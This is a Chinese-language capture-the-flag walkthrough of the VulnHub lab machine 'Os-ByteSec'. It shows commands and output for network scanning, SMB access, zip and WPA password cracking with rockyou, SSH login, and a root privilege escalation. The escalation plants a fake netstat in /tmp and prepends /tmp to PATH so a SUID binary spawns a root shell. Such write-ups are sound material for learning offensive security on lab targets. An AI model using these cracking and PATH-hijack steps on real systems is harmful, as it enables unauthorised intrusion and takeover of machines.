> *靶机地址：* https://www.vulnhub.com/entry/hacknos-os-bytesec,393/

信息收集

```
nmap -sn 192.168.56.0/24
```

```
root@kali:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-08 09:20 EST
Nmap scan report for 192.168.56.1
Host is up (0.00025s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00017s latency).
MAC Address: 08:00:27:B5:02:2B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.119
Host is up (0.00037s latency).
MAC Address: 08:00:27:CC:F6:0B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 16.11 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.56.119
```

```
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Hacker_James
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2525/tcp open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 12:55:4f:1e:e9:7e:ea:87:69:90:1c:1f:b0:63:3f:f3 (RSA)
|   256 a6:70:f1:0e:df:4e:73:7d:71:42:d6:44:f1:2f:24:d2 (ECDSA)
|_  256 f0:f8:fd:24:65:07:34:c2:d4:9a:1f:c0:b8:2e:d8:3a (ED25519)
MAC Address: 08:00:27:CC:F6:0B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: NITIN; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

目录枚举

```
gobuster dir -u http://192.168.56.119 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
/js (Status: 301)
/css (Status: 301)
/img (Status: 301)
/news (Status: 301)
/gallery (Status: 301)
/html (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/02/08 09:22:40 [!] parse http://192.168
/index.html (Status: 200)
```

都访问了一下没啥线索

```
root@kali:~# smbclient //192.168.56.119/smb -U smb
Enter WORKGROUP\smb's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Nov  4 06:50:37 2019
  ..                                  D        0  Mon Nov  4 06:37:28 2019
  main.txt                            N       10  Mon Nov  4 06:45:38 2019
  safe.zip                            N  3424907  Mon Nov  4 06:50:37 2019

                9204224 blocks of size 1024. 6812028 blocks available
smb: \> get main.txt
getting file \main.txt of size 10 as main.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \> get safe.zip
getting file \safe.zip of size 3424907 as safe.zip (6558.1 KiloBytes/sec) (average 1237.4 KiloBytes/sec)
smb: \> ^C
```

```
root@kali:~/Os-bytesec# fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u safe.zip


PASSWORD FOUND!!!!: pw == hacker1
```

```
aircrack-ng user.cap -w /usr/share/wordlists/rockyou.txt
```

```
   #  BSSID              ESSID                     Encryption

   1  56:DC:1D:19:52:BC  blackjax                  WPA (1 handshake)

Choosing first network as target.

Opening user.cap please wait...
Read 49683 packets.

1 potential targets



                               Aircrack-ng 1.5.2

      [00:00:05] 22846/7120712 keys tested (3982.47 k/s)

      Time left: 29 minutes, 42 seconds                          0.32%

                             KEY FOUND! [ snowflake ]


      Master Key     : 4D C3 19 CC 16 7F 42 4B D6 E7 E6 77 C2 56 A0 1C
                       90 91 57 C2 A3 DC 1E 17 14 C0 6F D2 A8 45 85 16

      Transient Key  : 4A 5F 8C C2 AB 0C 5E 43 11 43 D1 AF 22 72 BB 83
                       0B 1E AF 49 55 3C E1 63 D6 56 5E 2D 06 B6 55 6B
                       28 E1 E1 78 36 76 EB F6 BE D4 FD 86 26 87 1F 08
                       9D 9D 6A 3B 94 69 04 DC 11 13 1D DA 47 66 83 86

      EAPOL HMAC     : 73 7E 3D 15 63 8D 2E C5 5E EE DF C2 87 4F FF F3
```

getshell

ssh登录

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.56.119]:2525' (ECDSA) to the list of known ho
blackjax@192.168.56.119's password:
Permission denied, please try again.
blackjax@192.168.56.119's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

151 packages can be updated.
100 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Nov  4 15:37:42 2019 from 192.168.1.50
$ sudo -l
[sudo] password for blackjax:
Sorry, user blackjax may not run sudo on nitin.168.1.7.
$
```

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c 'import pty;
pty.spawn("/bin/bash")'
```

```
#查看其他用户
cat /etc/passwd
```


```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

没啥线索，参考wp，利用netscan提权，运行netstat

> https://www.anquanke.com/post/id/146799

```
cd /tmp
echo "/bin/sh" > netstat
chmod 777 netstat
echo $PATH
export PATH=/tmp:$PATH
cd /usr/bin
./netscan
whoami
```



参考链接：

https://www.freebuf.com/articles/system/221949.html